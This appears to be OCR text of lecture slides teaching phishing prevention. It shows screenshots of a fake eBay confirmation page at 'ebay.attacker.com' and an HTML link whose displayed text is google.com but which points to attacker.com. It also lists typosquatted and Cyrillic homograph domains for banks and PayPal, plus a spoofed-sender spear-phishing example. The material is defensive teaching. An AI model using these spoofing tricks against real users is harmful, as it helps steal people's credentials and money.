
What is your other eBay user ID or another's member in your household?

NA

What email used to be associated with this account?

bieberlicious@hotmail.com

Have you ever sold something on eBay?



http://ebay.attacker.com/

Bucks You're Invited! Join eBay Bucks.

Thanks jbieber. Your identity has been confirmed.

Now you can pick up where you left off.

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eBay Buyer Protection We'll cover your purchase price plus original shipping. Learn more

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
eBay official time

VeriSign Identity Protection


VNC: throwaway-xp-026
Recycle Bin
http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo= - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://ebay.attacker.com/
3DI%26otn%3D1
Go
Links
Go
My eBay | Sell | Community | Customer Support
Welcome! Sign in or register.
CATEGORIES
FASHION
MOTORS
DEALS
CLASSIFIEDS
eBay Buyer Protection Learn more
start
eBay sent this messa...
http://cgi.ebay.com/...
8:41 PM

This listing (350121605127) has been removed, or this item is not available.

- Please check that you've entered the correct item number
- Listings that have ended 90 or more days ago will not be available for viewing.

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
Phishing prevention

- User should check URL!



VNC: throwaway-xp-026

http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo= - Microsoft Internet Explorer

Address http://ebay.attacker.com/ 3DI%26otn%3D1

Welcome! Sign in or register.

This listing (350121605127) has been removed, or this item is not available.

- Please check that you've entered the correct item number
- Listings that have ended 90 or more days ago will not be available for viewing.

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
Does not suffice to check what it says you click on



Now go to Google!

http://google.com

Because it can be:

<a src=“http://attacker.com”>http://google.com</a>

Check the address bar!

URL obfuscation attack

- Attacker can choose similarly looking URL with a typo

bankofamerca.com

bankofthevvest.com

Homeograph attack

- Unicode characters from international alphabets may be used in URLs

  рaypal.com (first p in Cyrillic)


- URL seems correct, but is not

Another example:
www.pnc.com⁄webapp⁄unsec⁄homepage.var.cn

Phishing prevention

- User should check URL!
  - **Carefully!**

“Spear Phishing”



From: Lab.senior.manager@gmail.com

